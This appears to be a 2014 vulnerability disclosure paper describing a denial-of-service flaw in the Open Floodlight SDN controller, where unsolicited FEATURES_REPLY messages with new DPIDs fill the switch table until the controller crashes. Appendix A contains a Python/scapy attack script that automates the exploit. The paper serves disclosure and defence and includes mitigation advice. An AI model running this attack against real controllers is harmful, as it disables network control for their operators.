A switch table vulnerability in the Open Floodlight SDN controller

Jeremy M. Dover
Dover Networks LLC
jeremy@dovernetworks.com

Open Floodlight is an open-source software-defined network controller, the brains of an OpenFlow-based network where the switches act as forwarding devices, leaving the controller to make decisions about flows and routing. In this paper we demonstrate a vulnerability in the OpenFlow interface of the Open Floodlight SDN controller which allows an attacker to overflow the internal data structures used for tracking the switches in the network and their ports. This overflow causes full CPU utilization, effectively denying controller functionality, and eventually crashes the Open Floodlight service.

Introduction

The recent explosion in interest in software-defined networking (SDN) has a number of vendors and open-source projects working hard to get their products into the marketspace. With this hurry comes significant concern that security may be left behind. There are numerous flavors of SDN in the market, but we are specifically interested in OpenFlow-enabled networks here.



Figure 1: Schematic diagram of an OpenFlow-based network[1]

As illustrated in Figure 1, an OpenFlow-based network has two major components: switches which provide the actual forwarding of traffic on the managed network, and a controller which makes all decisions for the switches about where packets and frames should be forwarded. (For those familiar with lightweight wireless network architectures, the setup is very similar.) OpenFlow switches operate in a similar manner to traditional switches, but more robustly: when a frame arrives on a port, the switch matches it against its **flow table**, and uses that to make a forwarding decision.

[1] Image taken from http://archive.openflow.org/wp/deploy-labsetup/, 28 December 2013

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

Unlike traditional MAC address tables, a flow table entry records characteristics of a frame other than destination MAC address, including TCP and IP layer information; a Layer 3 switch provides a good comparison. The key difference between a traditional switched network and an OpenFlow network is when a switch encounters a new flow; rather than making a decision based on its own programming, the switch forwards a portion of the frame to the controller. The controller makes a forwarding decision for the flow, and pushes this information back to the switch, which installs this new instruction in its flow table. Thus additional frames/packets in the same flow do not need to be referenced to the controller, though flow table entries will eventually age out based on either lack of use or a "hard timeout" limit, if set by the controller when the flow is installed.

Benton, et. al. (1) have investigated vulnerabilities inherent in the OpenFlow protocol, specifically denial of service attacks as well as integrity attacks against the switch flow tables. They also note that widespread lack of conformance to the OpenFlow standard's mandate for TLS protection of switch-to-controller communications is a significant vulnerability.

Open Floodlight (2) is a popular implementation of an OpenFlow controller, being both free to use and relatively easy to get up and running. Solomon, et. al. (3) have set up a test network with an Open Floodlight controller, managing a network of switches implemented with Open vSwitch, a free OpenFlow-enabled switch that runs on a general purpose processor. In this network, the authors conduct a distributed denial of service (DDoS) attack against Open Floodlight with user machines on the managed network, cleverly stimulating the switches to send OpenFlow "packet-in" messages to the Open Floodlight controller that consume its resources.

Our interest here is to analyze any performance- or security-related effects the processing of OpenFlow protocol units (either malformed or in unexpected contexts) can have on the Open Floodlight controller. The author (4) has previously published a Denial of Service attack against Open Floodlight that exploited an authentication failure of the controller to selectively deny service to individual switches in the network.

In this paper we examine the effect that various OpenFlow messages have on populating Open Floodlight's internal switch and port tracking data structures. These data structures are primarily populated by two types of messages from the switch: FEATURES_REPLY and PORT_STATUS. FEATURES_REPLY messages are used in the OpenFlow application-level handshake, where the switch introduces its basic properties to the controller. PORT_STATUS messages can be used by the switch at any time to indicate the addition, modification, or deletion of ports to the controller.

Because we are specifically interested in the OpenFlow protocol, we assume that the attack machine has access to the control network, rather than just access to the managed OpenFlow network. Other assumptions in this research:

1. The Open Floodlight controller we explored is the Floodlight VM Appliance, downloaded 19 December 2013 from http://floodlight-download.projectfloodlight.org. We verified that this virtual appliance runs version 0.90 of the Open Floodlight code, which implements OpenFlow v1.0 (5). Other than providing a static IP address to the controller, no other configuration was performed on this VM.
2. We utilized Open vSwitch switches to create our SDN network. It is possible that some of the information elements we study here are specific to the Open vSwitch software, but we have tried to minimize its influence on this research.

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

3. Our attack machine has network access to the OpenFlow control network. Moreover, we assume the attacker has full control over the configuration of this machine, and can change this configuration during attack operations.

The OpenFlow Messages

As stated our interest here is in version 1.0 of the OpenFlow protocol. OpenFlow utilizes TCP for transport, specifically port 6633. Once the TCP session is established, the OpenFlow controller and switch conduct an application-layer "handshake", as detailed in Table 1. After the handshake is complete, the channel is full duplex, and either switch or controller may send messages as needed.

OpenFlow Switch		OpenFlow Controller
TCP Connect	→	Port 6633
	←	OF HELLO
OF HELLO	→	
	←	OF FEATURES_REQUEST
OF FEATURES_REPLY	→	
	←	OF SET_CONFIG OF GET_CONFIG_REQUEST OF STATS_REQUEST
OF GET_CONFIG_REPLY OF STATS_REPLY	→	
	←	OF FLOW_MOD

Table 1: OpenFlow negotiation between controller and switch

OpenFlow has 22 different types of messages, way too many to detail here. The important message for us to consider is the FEATURES_REPLY message. The FEATURES_REPLY message is sent by the switch at the request of the controller, which sends a FEATURES_REQUEST as part of the OpenFlow handshake. According to the OpenFlow v1.0 specification (5), the FEATURES_REPLY contains information about the switch, including its **datapath_id** (DPID, a unique identifier for the switch), and several other technical items. In the context of the handshake in Table 1, this is the first message in which the DPID appears, so it is used to define the switch within at least some of the controller's internal data structures.

In addition this FEATURES_REPLY message should contain "an array of `ofp_phy_port` structures that describe all the physical ports in the system that support OpenFlow." Each `ofp_phy_port` structure is a 48 byte description of the physical port on the switch. It includes a two-byte port number, a six-byte hardware (MAC) address, and a descriptive name of up to sixteen characters; in the protocol specification, the name is null-padded to sixteen characters. The remaining fields describe the features and state of the port, most of which are used to support the Spanning Tree Protocol (STP).

Filling the Switch Table

When an OpenFlow-enabled switch completes the handshake, the controller keeps a record of the switch and all of its ports. The easiest way to see this data is to query the controller's REST API, which is open by default without authentication on port 8080 of the controller, via the call "/wm/core/controller/switches/json". A typical entry, in JSON format, contains the following information: (note that whitespace has been edited for readability)

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

```
{ "actions":4095,
  "dpid":"00:00:6e:a9:fa:07:6f:49",
  "attributes":{"supportsOfppFlood":true,
                "FastWildcards":4194303,
                "DescriptionData":{"length":1056, "manufacturerDescription":"Nicira, Inc.",
                                   "hardwareDescription":"Open vSwitch",
                                   "softwareDescription":"1.9.3",
                                   "serialNumber":"None",
                                   "datapathDescription":"None"},
                "supportsOfppTable":true},
  "role":null,
  "ports":[{"name":"br10",
            "state":1,
            "hardwareAddress":"6e:a9:fa:07:6f:49",
            "portNumber":65534,
            "config":1,
            "currentFeatures":0,
            "advertisedFeatures":0,
            "supportedFeatures":0,
            "peerFeatures":0}],
  "buffers":256,
  "connectedSince":1392145259249,
  "capabilities":199,
  "tables":-1,
  "inetAddress":"/10.200.100.161:59164"}
```


Much of the information in this record was populated by the original FEATURES_REPLY message from the switch, except:

- the **inetAddress** and **connectedSince** fields, populated based on the initial TCP connection from the switch;
- the **role** field, which is an Open Floodlight internal field describing master/slave roles in multi-controller scenarios; and
- the **DescriptionData** field, populated by the STATS_REPLY message in the handshake.

The principal method by which this record can be modified is through PORT_STATUS messages, which can be used by the switch to add, modify, or delete ports from the switch. So if our goal is to overflow the switch table, theoretically one could connect to the controller, emulating a switch, and start adding fictional ports using PORT_STATUS messages.

Two constraints make this attack infeasible. First, because the port number is a 16-bit integer a switch can only have 65536 different ports; we have verified that a PORT_STATUS message sent to add a new port with a duplicate port number replaces the old port information. While the controller CPU utilization does increase as the number of ports it is tracking increases, it does not cause any noticeable degradation of service. Second, as soon as the attacker disconnects from the controller, all of its associated ports are removed from the controller, meaning the switch quickly reverts to normal operation.

Suppose we send another FEATURES_REPLY message after the handshake is complete, unsolicited by the controller. The natural choice is to send a normal FEATURES_REPLY message with a new port in the body. The controller is not happy at receiving an unsolicited FEATURES_REPLY, giving the following error in the log:

```
2014-02-27T00:45:35.340310+00:00        localhost        floodlight:        ERROR
[net.floodlightcontroller.core.internal.OFSwitchImpl:New  I/O  server  worker  #1-2]
Switch    OFSwitchImpl    [/10.200.100.199:35376    DPID[ab:cd:ee:ff:00:11:22:33]]:
received unexpected featureReply
```


445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

Moreover, the controller does not add the port from the second FEATURES_REPLY message to its tracking structures, leaving just the port from the original FEATURES_REPLY; this is verified by viewing the results of the "/wm/core/controller/switches/json" API call.

However if we malform the second FEATURES_REPLY by changing the DPID to a new value, something interesting happens. The controller still is not happy, and logs the same "received unexpected featureReply" as before, but interestingly it reports this error with the **new** DPID, not the one from the original FEATURES_REPLY. Moreover, when making the "/wm/core/controller/switches/json" API call, the switch is listed with the new DPID, but the port associated with the switch is the port from the original FEATURES_REPLY, not the malformed one.

The significance of this is that once our emulated switch disconnects, the switch entry is **not removed** from the switch table on the controller. In fact, the only way to remove this data appears to be to restart the controller service. This gives us the kernel of an attack.

To implement the attack, we create a script that repeatedly connects to the controller, successfully completing the OpenFlow handshake, and then sending a FEATURES_REPLY with a different DPID. (Attack code is given in Appendix A.) As the script runs, it leaves a single entry in the switch table with every execution. Gradually more and more memory is consumed by the switch table, and more and more CPU time is taken up in garbage collection.

Eventually, the controller becomes sufficiently "brain-damaged" that it cannot maintain connections to the existing switches, and we begin to see "IO Error: Broken pipe" errors in the controller logs, and at this point the controller is effectively disabled. But if we continue to press, we eventually crash the controller process, with log entries:

```
2014-02-11T00:05:43.702189+00:00 localhost floodlight: # java.lang.OutOfMemoryError: Java heap
space
2014-02-11T00:05:43.702454+00:00 localhost floodlight: # -XX:OnOutOfMemoryError="kill -9 %p"
2014-02-11T00:05:43.703612+00:00 localhost floodlight: #   Executing /bin/sh -c "kill -9 985"...
```

This attack is **not** quick. Our virtual controller has 2 GB of RAM, and it took approximately 90 minutes for the attack script to crash the server, though service was effectively denied before that. However it is important to note that the attack is cumulative; as long as the controller is not restarted, entries left in the switch table using this vulnerability are never cleared out.

Recommendations

The vulnerability illustrated in this paper does not seem amenable to easy mitigation, other than by rigorously following the configuration guidance to isolate the OpenFlow control network so that no devices other than switches and controllers have interfaces on this network. One can monitor the "/wm/core/controller/switches/json" API results on a periodic basis, since these should only change with a network topology change.

For the developer, this should be a relatively easy fix; if a FEATURES_REPLY message is received out of turn, simply discard it. No OpenFlow compliant switch should be such messages unsolicited, so there seems no legitimate reason to process them at all.

About Dover Networks

Dover Networks is a small firm focused on analytical cybersecurity; thoroughly grounded in the mechanics of cybersecurity, but with the value-add of thoughtful analysis, drawing from our decades

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

of combined experience and expertise in cyber operations. Our personnel have experience in the full lifecycle of cyber operations: vulnerability research and development; software and systems engineering; integration and test; and operations support including targeting and training. Please check out our website http://www.dovernetworks.com for more information about our research, capabilities and engagement.

Bibliography

1. **Benton, Kevin, Camp, L. Jean, and Small, Chris.** OpenFlow Vulnerability Assessment. [Online] 2013. [Cited: December 27, 2013.] http://homes.soic.indiana.edu/ktbenton/research/openflow_vulnerability_assessment.pdf.
2. Project Floodlight. [Online] http://www.projectfloodlight.org/floodlight.
3. **Solomon, Nir, Francis, Yoav, and Eitan, Liahav.** Floodlight OpenFlow DDoS. [Online] September 2013. [Cited: December 27, 2013.] http://www.slideshare.net/YoavFrancis/floodlight-openflow-ddos.
4. **Dover, Jeremy M.** Dover Networks Research Reports. [Online] December 30, 2013. [Cited: February 11, 2014.] http://dovernetworks.com/wp-content/uploads/2013/12/OpenFloodlight-12302013.pdf.
5. OpenFlow Switch Specification Version 1.0.0. *OpenFlow*. [Online] [Cited: December 22, 2013.] http://archive.openflow.org/documents/openflow-spec-v1.0.0.pdf.
6. **Biondi, Philippe.** Scapy. [Online] http://www.secdev.org/projects/scapy/.

445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

Appendix A: Attack code

The following code is implemented in Python and uses an external library we have developed to implement the OpenFlow protocol in **scapy**. For brevity we've omitted the library, but the protocol names are taken directly from the OpenFlow standard and should not present a problem to an implementer.

```
#!/usr/bin/python

import sys
import time
import socket
import random

from OFscapy import *

# Scapy parameters
conf.verb = False

# Session parameters
dIP = sys.argv[1]
dPort = int(sys.argv[2])
port_id = "port"

addr = "ee:ff:00:11:22:33"
dPID = "ab:cd:" + addr

# Craft the evil packet
p = OpenFlow()/OFPT_FEATURES_REPLY(DPID=RandDPID())/OFP_PHY_PORT(port_no=65534,
hw_addr=RandMAC(), portName="evilport", config=1, state=1)

# Create the handshake packets once
m1 = OpenFlow()/OFPT_HELLO()
m2 = OpenFlow()/OFPT_FEATURES_REPLY(DPID = RandDPID(), n_buffers=256, capabilities = 199, actions
= 4095)/OFP_PHY_PORT(port_no = 65534, hw_addr = addr, portName = port_id, config = 1, state = 1)
m3 = OpenFlow()/OFPT_GET_CONFIG_REPLY(miss_send_len = 65535)
m4 = OpenFlow()/OFPT_STATS_REPLY(statType=0)/OFP_DESC_STATS_REPLY(mfr_desc='Nicira, Inc',
hw_desc='Open vSwitch', sw_desc='1.9.3', serial_num='None', dp_desc='None')

while 1:
  # Try to make the connection to the server
  try:
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((dIP,dPort))
    ss = StreamSocket(s,Raw)
  except socket.error,e:
    print e[0]
    exit()

  r0 = OpenFlow(s.recv(2048))
  if type(r0.payload) is OFPT_HELLO: print "Received:      HELLO"
  else:  r0.show()

  # Send HELLO
  try:
    print "Sending:       HELLO"
    m1.xID = r0.xID
    r = OpenFlow(ss.sr1(Raw(str(m1))).load)
    if type(r.payload) is OFPT_FEATURES_REQUEST: print "Received:      FEATURES_REQUEST"
    else:
      print "Received:      "
      r.show()
  except socket.error,e:
    print "Socket closed: by server"
    exit()

  # Sending FEATURES_REPLY
  try:
```


445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com

```
    print "Sending:       FEATURES_REPLY"
    m2.xID = r0.xID
    r2 = OpenFlow(ss.sr1(Raw(str(m2))).load)
    r3 = OpenFlow(r2.payload.payload.load)
    r4 = OpenFlow(r3.payload.payload.load)
    if (type(r2.payload) is OFPT_SET_CONFIG) and (type(r3.payload) is OFPT_GET_CONFIG_REQUEST)
and (type(r4.payload) is OFPT_STATS_REQUEST): print "Continued:     handshake"
    else:
      print "Received:      "
      r2.show()
  except socket.error,e:
    print "Socket closed: by server"
    exit()
  except AttributeError,e:
    # Probably no big deal...might not have caught all three messages at the same time
    pass

  # Send GET_CONFIG_REPLY and STATS_REPLY
  try:
    # Note: we do not necessarily expect a reply after GET_CONFIG_REPLY
    print "Sending:       GET_CONFIG_REPLY"
    ss.send(Raw(str(m3)))
  except socket.error,e:
    print "Socket closed: by server"
    exit()

  try:
    print "Sending:       STATS_REPLY"
    r4 = OpenFlow(ss.sr1(Raw(str(m4))).load)
    if (type(r4.payload) is OFPT_FLOW_MOD): print "Received:      FLOW_MOD"
    else:
      print "Received:      "
      r4.show()
  except socket.error,e:
    print "Socket closed: by server"
    exit()

  ## END HANDSHAKE
  ## Send the crafted packet
  try:
    print "Sending:       craft packet "
    ss.send(Raw(str(p)))
  except socket.error,e:
    print "Socket closed: by server"
```


445 Poplar Leaf Drive
Edgewater, MD 21037
(410) 271-7988
www.dovernetworks.com